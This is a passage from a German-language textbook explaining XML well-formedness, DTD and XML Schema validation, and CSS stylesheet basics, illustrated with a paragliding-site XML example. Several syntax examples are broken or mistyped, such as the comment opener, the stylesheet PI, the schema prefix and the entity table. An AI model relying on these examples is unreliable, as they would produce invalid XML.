So genannte Komponenten bilden die elementaren Bausteine von jedem XML-Dokument. Die Grundstruktur eines XML-Dokuments besteht dabei aus Elementen, die – sofern sie nicht eingeschränkt werden – selbst Unterelemente enthalten können und die wichtigste Form von Komponenten darstellen. Elemente selbst sind so aufgebaut, wie man es im Wesentlichen von HTML kennt. Es gibt ein Anfangs-Tag, das beispielsweise so aussieht:

```
<element>
```

Listing 9: Ein Anfangs-Tag eines XML-Elements

Im Inneren des Elements kann – sofern nicht besondere Regeln vorgegeben sind – beliebiger Inhalt notiert werden. Das können weitere Elemente oder Text sein. Auch gemischte Formen sind erlaubt. Eventuell im Anfangs-Tag notierte Attribute werden auf keinen Fall im Ende-Tag wiederholt. Das Anfangs-Tag muss in XML immer mit einem Ende-Tag abgeschlossen werden, das hinter einem Slash den Bezeichner wiederholt – es sei denn, ein Tag wird ausdrücklich als leeres Element gekennzeichnet. Solche leeren Elemente werden meist in Verbindung mit Attributen verwendet und wie folgt gekennzeichnet:

```
<element />
```

Listing 10: Ein leeres XML-Element

Zwischen dem Slash und dem Bezeichner darf ein Leerzeichen notiert werden. Diese Schreibweise wird sogar vom W3C empfohlen. Alternativ funktioniert auch diese Form:

```
<element></element>
```

Listing 11: Eine alternative Schreibweise für ein leeres XML-Element

Achtung

Bei der zweiten Schreibweise darf nicht einmal ein Leerzeichen oder anderer Whitespace wie ein Zeilenumbruch in dem Container notiert werden. Leerraum wird in XML als echter Inhalt angesehen (auch wenn man festlegen kann, dass ein XML-Parser Leerraum ignorieren soll).

Der Name eines XML-Elements muss mit einem Buchstaben, dem Unterstrich oder einem Doppelpunkt²¹ beginnen und darf danach aus beliebigen Buchstaben, Zahlen, Punkten, Doppelpunkten, Bindestrichen und Unterstrichen bestehen. Ein Bezeichner darf jedoch nicht mit `xml` beginnen. Dieses Token hat in XML eine spezifische Bedeutung, wenn es am Anfang eines Elements notiert wird.

Die Syntax eines XML-Dokuments

Ein XML-Dokument muss wenige, aber strenge syntaktische Regeln einhalten. Wenn ein Dokument diese Regeln einhält, nennt man es **wohlgeformt**!

Schauen wir uns die Regeln an, die ein wohlgeformtes XML-Dokument einhalten muss. Die Reihenfolge der Regeln ist dabei willkürlich.

21. Beim Doppelpunkt als erstem Zeichen machen allerdings einige XML-Tools beziehungsweise XML-Parser Probleme. Sie sollten deshalb zur Sicherheit darauf verzichten, den Doppelpunkt als erstes Zeichen zu nehmen.

Hinweis

Entweder ein Dokument ist wohlgeformt oder es ist kein XML-Dokument.

Unicode

XML-Dokumente bestehen aus Unicode-Zeichen. Allerdings können Sie bei der Erstellung Ihres XML-Dokuments in einem Editor ANSI-Code speichern. Dann interpretiert der Parser das als Unicode.²²

XML ist casesensitive

In XML wird zwischen Groß- und Kleinschreibung streng unterschieden.

Ein Prolog ist zwingend

Ein XML-Dokument beginnt immer mit einem so genannten **Prolog**. Der Prolog muss am Anfang eines XML-Dokuments stehen und sieht derzeit in der einfachsten Form so aus:

```
<?xml version="1.0" ?>
```

Listing 12: Die einfachste Form eines XML-Prologs

Diese Syntax bezeichnet eine **XML-Deklaration**, die mit dem reservierten Token `version` die XML-Version angibt und zwingend mit dem ersten Zeichen eines XML-Dokuments zu beginnen hat.

Achtung

Es ist nicht einmal ein Leerzeichen zur Einrückung des Prologs gestattet, obwohl sich da einige interpretierende Tools vorschriftswidrig tolerant verhalten.

Derzeit ist "1.0" die einzige mögliche Wertzuweisung für die Version. Dennoch ist die Versionsangabe für die Wohlgeformtheit eines XML-Dokuments verpflichtend. Das ist auch in Hinsicht auf zukünftige Entwicklungen unabdingbar, um zu gewährleisten, dass ältere XML-Dokumente bei der Einführung neuer Varianten grundsätzlich gekennzeichnet sind.

Optional kann die XML-Deklaration um Angaben wie die Textkodierung erweitert werden. Wenn diese Angabe gemacht wird, muss sie zwingend als zweites Attribut der XML-Deklaration folgen. Das Attribut heißt `encoding` und erhält als Wertzuweisung eine der international genormten Kennungen für einen Zeichensatz. Beispielsweise `encoding="ISO-8859-1"` für den Zeichensatz in Westeuropa oder `encoding="UTF-8"` für Unicode mit 8 Bit Zeichenbreite²³.

Dazu kann ein Prolog um einige weitere optionale Angaben sowie so genannte PIs (Processing Instructions) ergänzt werden.

22. Genau genommen entsprechen die ersten 128 Zeichen des Unicodes ANSI/ASCII und deshalb ist es kein Problem.

23. Dieser Zeichensatz wird in der Regel als Vorgabe verwendet, wenn das Attribut nicht angegeben wird.

Eindeutigkeit des Wurzelements

Ein XML-Dokument darf nur genau ein Wurzelement (auch Root-Tag oder Dokumentelement genannt) besitzen und dieses Wurzelement muss auch auf jeden Fall vorhanden sein. Es folgt, abgesehen von Kommentaren, unmittelbar dem Prolog.

Saubere Verschachtelung aller Elemente

Elemente müssen sauber verschachtelt werden. Das bedeutet, zwei öffnende und einander verschachtelnde Tags müssen in umgekehrter Reihenfolge wieder geschlossen werden.

Jedes Element hat ein Ende-Tag oder ein leeres Element

In XML muss jedes Tag ein Ende-Tag haben oder aber als leeres Element notiert werden.

Attributen haben immer einen Wert

In XML können Sie wie in HTML Elemente mit Attributen genauer spezifizieren. Allerdings muss den Attributen in XML **immer** ein Wert zugewiesen werden und der Attributwert muss zwingend in Anführungszeichen stehen.

Wenn Sie einem Attribut einen Leerstring zuweisen, ist das so etwas wie ein leerer Wert.

Ein XML-Element kann auch mehrere Attribute besitzen, die in beliebiger Reihenfolge zum Anfangs-Tag hinzugefügt und einfach durch Leerzeichen getrennt werden.

Hinweis

Es gibt in XML einige reservierte Attribute mit fester Bedeutung. Diese beginnen alle mit dem Token `xml`, gefolgt von einem Doppelpunkt.

Eine wohlgeformte XML-Datei könnte also so aussehen:

```
01 <?xml version="1.0" encoding="UTF-8" ?>
02 <fluggelaende>
03 <location>
04 <hang>Runtergehts
05 </hang>
06 <windrichtung>SW
07 </windrichtung>
08 <hoehenunterschied>100
09 </hoehenunterschied>
10 </location>
11 <location>
12 <hang>Steilergehtsnimmer
13 </hang>
14 <windrichtung>0
15 </windrichtung>
16 <hoehenunterschied>200
17 </hoehenunterschied>
18 </location>
19 <location>
20 <hang>Selbztmort
21 </hang>
```

Listing 13: Eine wohlgeformte XML-Datei

```
22 <windrichtung>S0
23 </windrichtung>
24 <hoehenunterschied>1500
25 </hoehenunterschied>
26 </location>
27 <location>
28 <hang>Derbauerschaeumt
29 </hang>
30 <windrichtung>W
31 </windrichtung>
32 <hoehenunterschied>80
33 </hoehenunterschied>
34 </location>
35 </fluggelaende>
```

Listing 13: Eine wohlgeformte XML-Datei (Forts.)

Weitere Komponenten von XML

Neben Elementen gibt es in XML weitere Komponenten, die die Struktur eines XML-Dokuments weiter bestimmen.

Kommentare

Kommentare bezeichnen Abschnitte in einem XML-Dokument, die vom Parser ignoriert werden. Sie werden wie in HTML mit der Zeichenfolge `<! --` eingeleitet und mit `-->` beendet und können sich über mehrere Zeilen erstrecken.

Prozess-Instruktionen

Eine Prozess-Instruktion bzw. Processing Instruction (kurz PI) ist eine Anweisung für das Programm, das das XML-Dokument verarbeitet. Alle PIs müssen immer hinter der XML-Deklaration im Prolog einer XML-Datei notiert werden.

Eine PI beginnt mit dem Token `<?`, gefolgt von einem beliebigen Bezeichner, der in der verarbeitenden Anwendung zum Identifizieren der PI verwendet wird. Dieser wird auch Target-Angabe genannt. Optional folgen XML-Attribute. Die Zeichenfolge `?>` beendet eine PI. Beispiel:

```
<?ausgabe drucken="yes" ?>
```

Listing 14: Eine PI

Sie können sowohl eigene PIs definieren als auch Standard-PIS mit festgelegter Bedeutung verwenden.

Besondere Bedeutung haben PIs bei der Darstellung eines XML-Dokuments, um damit die Verwendung von Style Sheets festzulegen. Nahezu alle modernen Webbrowser unterstützen die Verwendung.

Beispiel:

```
<xml-stylesheet href="stil.css" type="text/css" ?>
```

Listing 15: Eine Standard-PI zum Festlegen des verwendeten Style Sheets in der XML-Datei

Wenn Sie eine geeignet aufgebaute CSS- oder XSL-Datei erstellen und einer XML-Datei zuweisen, werden moderne Webbrowser keine Baumstruktur mehr anzeigen, sondern die XML-Datei rein optisch wie eine Webseite interpretieren. Dabei werden die Tags selbst (wie bei HTML) nicht mehr angezeigt, aber die Inhalte entsprechend der Style-Sheets-Regeln formatiert (*siehe dazu auch Abbildung 1.15 auf Seite 66*).

Um das obige XML-Dokument mit CSS zu formatieren, könnte man z.B. folgende CSS-Datei verwenden:

```

01 fluggelaende {
02   background-color: rgb(255, 255, 102);
03   display: block;
04 }
05
06 location {
07   border-style: solid;
08   display: block;
09 }
10
11 hang {
12   display: block;
13 }
14
15 windrichtung {
16   display: block;
17 }
18
19 hoehenunterschied {
20   display: block;
21   background-color: rgb(255, 102, 102);
22 }
```

Listing 16: Eine CSS-Datei zum Formatieren von XML-Elementen

Referenzen

Einen weiteren Komponententyp in XML stellen die Referenzen dar. Wie in HTML gibt es in XML einige Zeichen (zum Beispiel < oder >), die Sie nicht direkt in den Textinhalt eines Elements schreiben können. Diese müssen genau wie in HTML maskiert werden. Dabei unterscheidet man hier wie dort zwischen Zeichenreferenzen und Entity-Referenzen.

In XML stehen allerdings weniger vorgegebene Entity-Referenzen als in HTML zur Verfügung. Die vorhandenen Entity-Referenzen sind aber analog zu denen in HTML:

Entity-Referenz	Steht für	Zeichen
&	ampersand	&
'	apostrophe	'
>	greater than	>
<	less than	<
"	quotationmarks	"

Tabelle 1: Die vordefinierten Entity-Referenzen in XML

Die Zeichenreferenzen beginnen mit dem Token `#`, dem eine Dezimal- oder Hexadezimalzahl (dann mit vorangestelltem x) mit dem Nummerncode (Unicode) des gewünschten Zeichens folgt. Ein Semikolon beschließt die Zeichenreferenz. So stellen z.B. `ü` das Zeichen ü und `ä` das Zeichen ä dar.

Unkontrollierte Bereiche – CDATA-Abschnitte

Einen weiteren Komponententyp stellt in XML ein **unkontrollierter Bereich** dar. Wenn ein XML-Parser ein XML-Dokument analysiert, wird jeder Inhalt, der gegen XML-Regeln verstößt und nicht in einem Kommentarbereich notiert ist, einen Fehler auslösen. Das kann zum Beispiel Text sein, der Sonderzeichen nicht maskiert. Wenn ein solcher Inhalt in einem XML-Dokument vorkommen soll, kann man ihn in einen CDATA-Abschnitt einschließen. Ein solcher unkontrollierter Bereich wird vom Parser beim Analysieren ignoriert. Er sieht schematisch so aus:

```
<![CDATA[ beliebiger Inhalt ]]>
```

Listing 17: CDATA-Bereiche in einem XML-Dokument werden vom Parser ignoriert.

Namensräume

Da Sie über XML in der Lage sind, ihre eigenen Tags frei zu definieren, kann es zu Überschneidungen kommen. Tags können gleiche Namen, aber verschiedene Bedeutungen haben. Mit **Namensräumen** wird in XML versucht sicherzustellen, dass Elemente in bestimmten Bereichen eindeutig sind. In der XML-Spezifikation ist ein Namensraum nichts anderes als ein per Doppelpunkt abgetrenntes, definiertes Präfix für einen spezifischen Elementnamen. Um Namensräume von verschiedenen Gruppen zu trennen, wird dem Präfix eine komplexere Struktur²⁴ zugeordnet, für die das Präfix nur eine Abkürzung darstellt.

Nichtsdestotrotz werden Sie an verschiedensten Stellen mit Namensräumen in Berührung kommen. Sei es bei einem XHTML-Dokument, aber auch bei diversen anderen Technologien, die auf XML zurückzuführen sind (etwa Schemata oder XSL).

Gültige XML-Dokumente

Die minimale Forderung an ein XML-Dokument ist, wie schon erwähnt, die Wohlgeformtheit. Darüber hinaus kann man von einem XML-Dokument die Gültigkeit fordern. Dies bedeutet, einem XML-Dokument wird über die syntaktische Wohlgeformtheit hinaus eine Grammatik zugeordnet, die ein validierender Parser berücksichtigen kann. Diese Grammatik wird in Form von Informationen abgelegt, die nicht zum Inhalt des XML-Dokuments zählen.

Die Grammatik wird entweder in Form einer DTD (Document Type Definition)²⁵ oder eines XML-Schematas formuliert. Ein XML-Dokument ist gültig oder valid, wenn ihm eine DTD oder ein Schemata zugeordnet ist und sämtliche Elemente samt Attributen usw. gemäß dieser Vorgabe angeordnet sind und allen sonstigen Vorgaben darin (Anzahl, Art des Inhalts usw.) entsprechen.

Hinweis

Gültigkeit setzt zwingend die Wohlgeformtheit voraus!

24. In der Regel eine URL.

25. Das ist der historisch ältere Weg.

Validierung über eine DTD

Eine Syntaxfestlegung über eine DTD kann für alle auf SGML basierenden Dokumente definiert werden (so auch XML und HTML). Eine DTD wird in einer eigenen Sprache erstellt und diese wird vom W3C standardisiert. Eine DTD beschreibt ein Regelwerk, mit dem die Struktur und die Art des Inhalts sowie die Bedeutung von Dokumenten festgelegt werden können.

Für ein Dokument kann die Grammatik in Form einer internen oder einer externen DTD festgelegt werden. Die Verwendung einer externen DTD bedeutet, die Syntaxregeln eines Dokuments in eine separate Datei auszulagern. Als Dateierweiterung für so eine Datei wird in der Regel `.dtd` verwendet. Die externe DTD hat keinen besonderen Aufbau, sondern definiert einfach sequentiell die Grammatik für Elemente und Attribute. Die Verwendung einer externen DTD muss im Dokument durch eine Referenz bekannt gegeben werden. Dazu wird die DOCTYPE-Anweisung verwendet, die Sie im Zusammenhang mit HTML oder XHTML kennen. Diese referenziert die Grammatik. Eine externe DTD-Deklaration muss entweder mit SYSTEM oder PUBLIC gekennzeichnet sein.

Mit SYSTEM wird eine DTD als privat gekennzeichnet. Das bedeutet, sie ist für eine geschlossene Benutzergruppe gedacht. Bei einer als SYSTEM gekennzeichneten DTD-Referenz wird immer die URL der DTD als letzter Parameter angegeben. Beispiel:

```
<!DOCTYPE dukommenzumich SYSTEM "mich.dtd">
```

Listing 18: Referenz auf eine private DTD

Achtung

Eine private DTD ist nicht im Zugang beschränkt. Das Token SYSTEM ist ja keine Eigenschaft der DTD, sondern nur eine Kennzeichnung der Referenz innerhalb des Dokuments.

Eine Benennung als PUBLIC kennzeichnet eine öffentliche DTD. Dem Token folgen im Allgemeinen zwei Angaben:

- ▶ Der DTD-Name
- ▶ Die URL der DTD-Datei

Der DTD-Name ist für den Fall gedacht, wenn ein Parser keinen Zugang zur tatsächlichen DTD hat oder braucht. Sofern er eine passende DTD selbst implementiert hat, kann er dann diese verwenden. Bei vielen populären öffentlichen DTDs kann man dann auch auf die Angabe der konkreten DTD-Datei verzichten. Dieser Fall ist zum Beispiel in sämtlichen Webbrowsern implementiert – die DTD-Regeln für HTML. Das ist auch der Grund, warum Sie in einer HTML-Seite auf die DOCTYPE-Anweisung verzichten können. Betrachten Sie als Beispiel die DOCTYPE-Anweisung, wie sie zur Kennzeichnung der DTD von HTML 4.01 üblich ist:

```
<!doctype html public "-//W3C//DTD HTML 4.01 Transitional//EN">
```

Listing 19: Die Festlegung der öffentlichen DTD für eine HTML-Datei

Struktur einer DTD

Eine DTD deklariert sämtliche erlaubten Elemente und Attribute, die in einem Dokument vorkommen können oder müssen. Wenn Sie in einem XML-Dokument eine DTD verwenden, muss

sich jedes Element in einem gültigen XML-Dokument auf einen Elementtyp beziehen, der in der DTD definiert wurde. Die allgemeine Semantik sieht so aus:

```
<!ELEMENT elementNameinhalt>
```

Listing 20: Schema für einen Elementdeklaration

Das Token ELEMENT muss – wie alle expliziten Token in einer DTD – großgeschrieben werden. Für die Spezifikation des Inhalts sind (#PCDATA), ANY, EMPTY oder eine durch Kommata getrennte Aufzählung erlaubter Unterelemente vorgesehen. Die Reihenfolge der Deklarationen mehrerer Elemente in einer DTD ist vollkommen frei. Das gilt auch für die Deklaration von Attributen. Sie können z.B. zuerst ein Element mit Unterelementen deklarieren und die Unterelemente erst danach. Natürlich muss eine Grammatik für ein Dokument auch Regeln für die Attribute von Elementen definieren können. Die Art und der Wertebereich von Attributen werden in einer DTD auf ähnliche Art und Weise wie bei einem Element festgelegt. Dazu definieren Sie nur über <!ATTLIST Attributlisten eines Elements in der folgenden Form:

```
<!ATTLIST NameElement Attribut1 Typ1 Modif1 Attribut2 Typ2 Modif2  
...>
```

Listing 21: Schematische Angabe einer Attributliste

Ein konkretes Beispiel sieht so aus:

```
<!ATTLIST titel interpret CDATA #IMPLIED>
```

Listing 22: Für das Element titel wird ein Attribut interpret gefordert.

Es ist sowohl möglich, mehrere ATTLIST-Anweisungen für das gleiche Element zu definieren und damit diesem mehrere Attribute zuzuweisen, als auch mit einer einzigen ATTLIST mehrere Attribute für ein Element zu spezifizieren.

Neben der Angabe eines erlaubten Elements muss man in einer DTD festlegen, wie oft ein jeweiliges Element oder Attribut vorkommen muss oder darf (Häufigkeiten von Elementen und Attributen). Dazu sei aber für genauere Details auf weiterführende Literatur verwiesen.

Nehmen wir einmal die letzte XML-Datei als Beispiel, die mit der Anweisung <!DOCTYPE fluggelaende SYSTEM "test.dtd"> mit einer DTD mit Namen *test.dtd* verbunden wird. Die nachfolgende DTD definiert Regeln, die denen des XML-Dokuments entsprechen:

```
01 <!ELEMENT fluggelaende (location)* >  
02 <!ELEMENT location (hang, windrichtung, hoehenunterschied) >  
03 <!ELEMENT hang (#PCDATA)>  
04 <!ELEMENT windrichtung (#PCDATA)>  
05 <!ELEMENT hoehenunterschied (#PCDATA) >
```

Listing 23: Eine DTD für die XML-Datei

In Zeile 1 wird festgelegt, dass das Element fluggelaende eine beliebige Anzahl Unterelemente vom Typ location besitzt. Das Element fluggelaende ist auch die Wurzel der XML-Datei, was allerdings nur indirekt zu schließen ist. Ein XML-Element braucht immer eine Wurzel und eine DTD muss alle in dem XML-Dokument vorkommenden Elemente und Attribute beschreiben. Wenn Sie sich alle anderen Kandidaten für ein Wurzelement ansehen, gäbe es in der gesamten DTD immer einen Widerspruch. Nur das Element fluggelaende kann daher das Wurzelement sein.

Die Zeile <!ELEMENT location (hang, windrichtung, hoehenunterschied) > legt fest, dass das Element location genau die angegebenen drei Elemente enthalten muss, die auch genau in der Reihenfolge jeweils einmal vorkommen müssen. Die Elemente selbst können beliebige Textdaten enthalten, was die folgenden Zeilen festlegen.

Validierung über ein XML-Schema

Neben einer DTD können Sie zur Festlegung der Grammatik für ein XML-Dokument auch ein XML-Schema verwenden. Die Verwendung eines Schemas bietet Ihnen erweiterte Möglichkeiten zur Festlegung der Struktur von Inhalten. Zudem ist ein Schema im Gegensatz zu einer DTD explizit selbst ein XML-Dokument. Sie können eine Vielzahl von Datentypen wählen und sogar neue definieren. Ein XML-Schema muss in erster Linie selbst ein gültiges XML-Dokument sein. XML-Schemata haben allgemein die Dateiendung `.xsd`. Diese Endung steht für XML Schema Definition. In der ersten Zeile eines XML-Schemas muss, da es selbst ein wohlgeformtes XML-Dokument ist, zwingend eine gewöhnliche XML-Deklaration stehen. Danach wird bei einem Schema zwingend ein festgelegter Namensraum für die Elemente von XML-Schemata definiert. Sie müssen auf die offizielle W3C-Definition eines XML-Schemas verweisen. Dies sieht so aus:

```
<xss:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"></xss:schema>
```

Listing 24: Die zwingende Namensraumzuordnung für ein Schema

Die Verwendung eines XML-Schemas in einem XML-Dokument erfolgt wie die Verwendung einer externen DTD. Sie referenzieren sie in einem XML-Dokument. Nur verwenden Sie hier keine DOCTYPE-Anweisung, sondern Sie binden das Wurzelement des XML-Dokuments an das Schema. Die erste wichtige und verbindliche Angabe ist dabei das Attribut `xmns:xsi="http://www.w3.org/2001/XMLSchema-instance"`. Der Wert von `xsi` legt fest, dass das XML-Dokument ein Schema als Grammatik verwendet. Über das zweite Attribut, `xsi:noNamespaceSchemaLocation`, können Sie die Schema-Datei selbst referenzieren. Als Parameter geben Sie die URL an, unter der die Schema-Definition erreichbar ist.

Das Thema Schema ist jedoch sehr komplex und wir wollen an dieser Stelle auf weiterführende Literatur verweisen.

Grundlagen zu Style Sheets

Wie bereits erwähnt, reduzieren moderne Webseiten die Verwendung von (X)HTML fast vollständig auf die reine Strukturierung der Seite, während das Layout gänzlich den Formatvorlagen bzw. Style Sheets übertragen wird. Style Sheets stellen zum einen den – mehr oder weniger erfolgreich umgesetzten – Versuch dar, den unterschiedlichen Interpretationen von Webseiten auf verschiedenen Plattformen einen Riegel vorzuschieben. Über Style Sheets können Sie in Formatregeln das Layout von Webseiten viel genauer als mit (X)HTML festlegen.

Aber dies ist im Grunde nur ein Nebenprodukt.²⁶ Die Verwendung von Style Sheets hat über die reine Erweiterung der Gestaltungsmöglichkeiten und die reduzierten Interpretationspielräume durch Browser einen viel wichtigeren Grund. Style Sheets eröffnen die Möglichkeit, das Vermischen von Gestaltungsbefehlen und Informationsträgern aufzuheben. Es kann eine klare Trennung von Struktur und Layout erreicht werden. Nahezu alle bisherigen HTML-Gestaltungselemente werden bei konsequenter Anwendung von Style Sheets überflüssig.

26. So wie Teflon-Pfannen ein Nebenprodukt der Raumfahrt sind ;-).

Aber auch in Hinsicht auf die Veränderung einer bereits im Browser angezeigten Seite (wie es nicht zuletzt unter AJAX gemacht wird) bietet der Einsatz von Style Sheets beachtliche Möglichkeiten. Sie können mittels JavaScript und Style Sheets (daraus setzt sich DHTML zusammen) gezielt Layout- oder Positionseigenschaften eines Elements der Webseite verändern.

Die Verwendung von Style Sheets ist aber nicht auf HTML-Elemente beschränkt. Man kann mit Style Sheets auch XML-Elemente optisch formatieren, was wir im letzten Abschnitt kurz gezeigt haben. XML-Elemente sind ja im Rahmen einer Webseite erst einmal in der Regel nichts anderes als unbekannte Tags, die ein Browser nach dem Prinzip der Fehlertoleranz ignorieren wird (der Inhalt in solchen Elementen wird aber natürlich – ebenfalls nach dem Prinzip der Fehlertoleranz – angezeigt). Dies eröffnet beträchtliche Möglichkeiten, wenn man XML vom Server nachfordert und mit AJAX in einer Webseite anzeigt.

Style Sheets bezeichnen keine eigene Sprache, sondern im Grunde nur ein Konzept. Und es gibt nicht nur eine einzige Style-Sheet-Sprache, sondern diverse Ansätze bzw. verschiedene Sprachen. Die genauen Regeln und die syntaktischen Elemente für die Style Sheets werden je nach verwendeter Sprache etwas differieren, aber oft ähnlich aussehen.

Von den Daten zur Darstellung

Allgemein liegen bei der Anwendung von Style Sheets Daten in einer Rohform oder einer nicht gewünschten Darstellungsweise vor, die auf spezifische Weise verändert werden soll. Die Darstellung der Daten erfolgt dann in einer anderen Form, wobei die Informationen selbst meist erhalten bleiben. Unter Umständen werden allerdings im Ausgabedokument Daten der Quelle unterdrückt und/oder durch Zusatzdaten ergänzt. Die Beschreibung der Transformation bzw. Formatierung erfolgt in der Regel in Form einer externen Datei, kann aber auch in einigen Situationen direkt in die Datei mit den Daten notiert werden (etwa eine Webseite).

Style Sheets geben vorhandenen Informationen also einfach ein neues Aussehen. Dazu werden die Daten und die Formatierungsinformationen von einem interpretierenden System zu einer neuen Darstellung verarbeitet. Im Fall des WWW verstehen moderne Webbrower beispielsweise verschiedene Style-Sheet-Sprachen und erzeugen aus (X)HTML bzw. XML und Style Sheets die tatsächliche Webseite. Bei allgemeinen XML-Dokumenten kommen zur Überführung der Daten von einer Darstellung in eine andere so genannte Prozessoren zum Einsatz.

Im Web kommen derzeit hauptsächlich die so genannten CSS (Cascading Style Sheets) zum Einsatz. Bereits 1997 hatte das W3C das CSS-Konzept zum Einsatz von Style Sheets im Web als eine verbindliche Empfehlung vorgestellt. Sie werden auch in den meisten Browern sehr weit reichend unterstützt, obwohl es auch heute noch einige Abweichungen zwischen verschiedenen Browern in der Interpretation von Stilregeln zu beklagen gibt.

Die Verwendung von Style Sheets in einer Webseite

Style Sheets bestehen – wie (X)HTML – aus reinem Klartext, der Regeln zur Formatierung von Elementen beschreibt. Um Style Sheets wie CSS in einer Webseite zu verwenden, müssen Sie diese einer HTML- oder XML-Seite hinzufügen. Dies kann darüber geschehen, dass Sie Style Sheets in eine Seite einbetten oder aus einer externen Datei importieren. Eine externe Lösung ist vorzuziehen, denn erst damit erreichen Sie die Trennung von Formatierung und Inhalt. Insbesondere kann eine externe Style-Sheet-Datei von mehreren Webseiten gemeinsam verwendet werden. Das reduziert die Arbeit bei der Erstellung und erleichtert vor allem die Wartung eines Webprojekts erheblich.

Interne Style Sheets

Die Einbettung eines internen Style Sheets in eine Webseite erfolgt über das `<style>`-Tag, einen reinen HTML-Container. In dessen Inneren werden alle Stilregeln definiert. Das Style Sheet wird konkret so eingebunden:

```
01 <style type="text/css">
02 <!--
03 ... irgendwelche CSS-Formatierungen ...
04 -->
05 </style>
```

Listing 25: Ein `<style>`-Container

Inline-Definition

Wenn Sie bei nur einem Element eine individuelle Stilinformation angeben wollen, können Sie eine Style-Sheet-Anweisung auch als **Inline-Definition** eines HTML-Elementes verwenden. Dies bedeutet, dass über einen zusätzlichen `style`-Parameter innerhalb des HTML-Tags ein Attributwert gesetzt wird und die Stilregel ausschließlich innerhalb des definierten Containers gilt. Hier folgt ein Beispiel, in dem die Schriftgröße in dem Absatz auf 40 Pixel gesetzt wird:

```
<p style="font-size : 40px;">
```

Listing 26: Eine Inline-Definition für ein Style Sheet

Optional kann (wie bei den anderen beiden Formen der Einbindung) über den `type`-Parameter der Typ der Style Sheets definiert werden. Beispiel:

```
<p type="text/css" style="font-size: 12pt; color: red">
```

Listing 27: Eine Inline-Definition für ein Style Sheet mit Angabe der Style Sheet-Sprache

Tipps

Browser, die Style Sheets verstehen, haben eine Style-Sheet-Sprache als Vorgabe eingestellt. Dies ist in der Regel CSS1 oder CSS2. Falls die Angabe des `type`-Parameters unterbleibt, wird in der Voreinstellung diese Sprache verwendet. Eine explizite Deklaration ist jedoch zu empfehlen, zumal über kurz oder lang auf XML basierende Style Sheets (etwa XSL) weitere Verbreitung finden werden.

Externe Style Sheets

Einen Verweis auf ein externes Style Sheet können Sie in einer Webseite mit Hilfe des `<link>`-Tags und der folgenden Syntax vornehmen:

```
<link type="text/css" rel="stylesheet" href="[URL einer CSS-Datei]">
```

Listing 28: Schema für die Referenz auf eine externe Style-Sheet-Datei

In einer XML-Datei wird die Referenz (wie wir schon gesehen haben) mit einer PI erfolgen:

```
<?xml-stylesheet href="[URL einer CSS-Datei]" type="text/css" ?>
```

Listing 29: Schema für die Verwendung einer Standard-PI zum Festlegen des verwendeten Style Sheets in der XML-Datei

Hinweis

Jede CSS-Stilinformation in einer Webseite, die im Widerspruch zu einer HTML-Angabe steht, überschreibt die HTML-Angaben. Ansonsten gelten in einer Webseite erst einmal alle Angaben aus HTML weiter. Angenommen, Sie legen mit HTML die Hintergrund- und Vordergrundfarbe einer Webseite fest und spezifizieren dann mit einem Style Sheet den Hintergrund mit einer anderen Farbe. Dann wirkt die HTML-Definition der Vordergrundfarbe unverändert, während die HTML-Definition des Hintergrunds über die Style-Sheet-Definition geändert wird.

Diese Form der Modifizierung einer Layoutbeschreibung nennt man **Kaskadierung**. Diese wirkt sich auch auf die Style Sheets selbst aus. Abhängig von der Art und Reihenfolge der Stilvereinbarungen ergänzen oder überschreiben sich Regeln. Dabei gilt, dass die Wirkung einer Regel aus einer externen Style-Sheet-Datei durch eine widersprechende Regel aus einem eingebetteten Style Sheet und diese wiederum von einer widersprechenden Inline-Regel überschrieben wird. Wenn auf der gleichen Ebene widersprechende Stilinformationen zu finden sind, ist das Verhalten von Browsern leider nicht ganz einheitlich. In der Regel wird jedoch die zuletzt notierte Stilvereinbarung als gültig angesehen.

Die konkrete Syntax von CSS-Deklarationen

Die Syntax einer CSS-Deklaration hat immer den folgenden Aufbau:

[name] : [wert]

Listing 30: Eine schematische CSS-Formatangabe

Dabei gibt name die zu formatierende Eigenschaft an und wert die konkrete Stilinformation. Das zu formatierende Element (der **Selektor** – s.u.) wird vorangestellt. Mehrere Deklarationen für ein Element werden mit einem Semikolon getrennt. In der Regel werden die Werte in geschweifte Klammern gesetzt. Beispiel:

```
{
  display: block;
  background-color: rgb(255, 102, 102);
}
```

Listing 31: Eine CSS-Festlegung mit zwei Formatierungen

Hinweis

Für die letzte Stilvereinbarung einer Regel kann das Semikolon weggelassen werden. Allerdings ist es besser, dort das Semikolon dennoch zu setzen. Wenn Sie später eine Regel erweitern und vergessen, bei der bis dato letzten Stilvereinbarung das nun fehlende Semikolon davor zu ergänzen, handeln Sie sich einen Fehler ein und die Browserreaktion ist nicht vorhersehbar.

Tipp

Zur Erstellung einer CSS-Deklaration bzw. -Datei benötigen Sie im Grunde nur einen reinen Klartexteditor. Allerdings bietet sich die Unterstützung durch einen CSS-Editor gerade bei komplexeren Fällen an. Einen sehr guten CSS-Editor hat z.B. das Open-Source-Programm Nvu zu bieten.

Selektoren

Selektoren einer Regel bezeichnen die Elemente, auf die die definierten Stilvereinbarungen angewendet werden sollen. Dabei gibt es verschiedene Formen der Selektoren.

Elementselektoren

Im einfachsten Fall ist ein Selektor der Name eines Elements (Elementselektor), das in der Webseite oder der XML-Datei vorkommt. Mit einem Style Sheet können Sie somit beispielsweise jedes HTML-Tag modifizieren. Jedes Tag des formatierten Typs in der Webseite wird dann die Formatvereinbarungen berücksichtigen, die ihm das Style Sheet zugeordnet hat. So würde zum Beispiel eine Überschrift der Ordnung 1 wie folgt formatiert:

```
h1 {  
    border-width: 2px; text-align: center;  
}
```

Listing 32: Eine CSS-Festlegung – für die Überschrift der Ordnung 1 wird ein Rahmen definiert und der Text zentriert ausgerichtet.

Sie können auch mehrere Elementselektoren durch Kommata getrennt notieren und eine gemeinsame Stilvereinbarung zuweisen, wenn diese für alle Elemente gelten soll.

Beispiel:

```
h1, h2, h3 {  
    text-align: center;  
}
```

Listing 33: Eine CSS-Festlegung – zentrierte Ausrichtung für die Überschriften der Ordnung 1, 2 und 3

Achtung

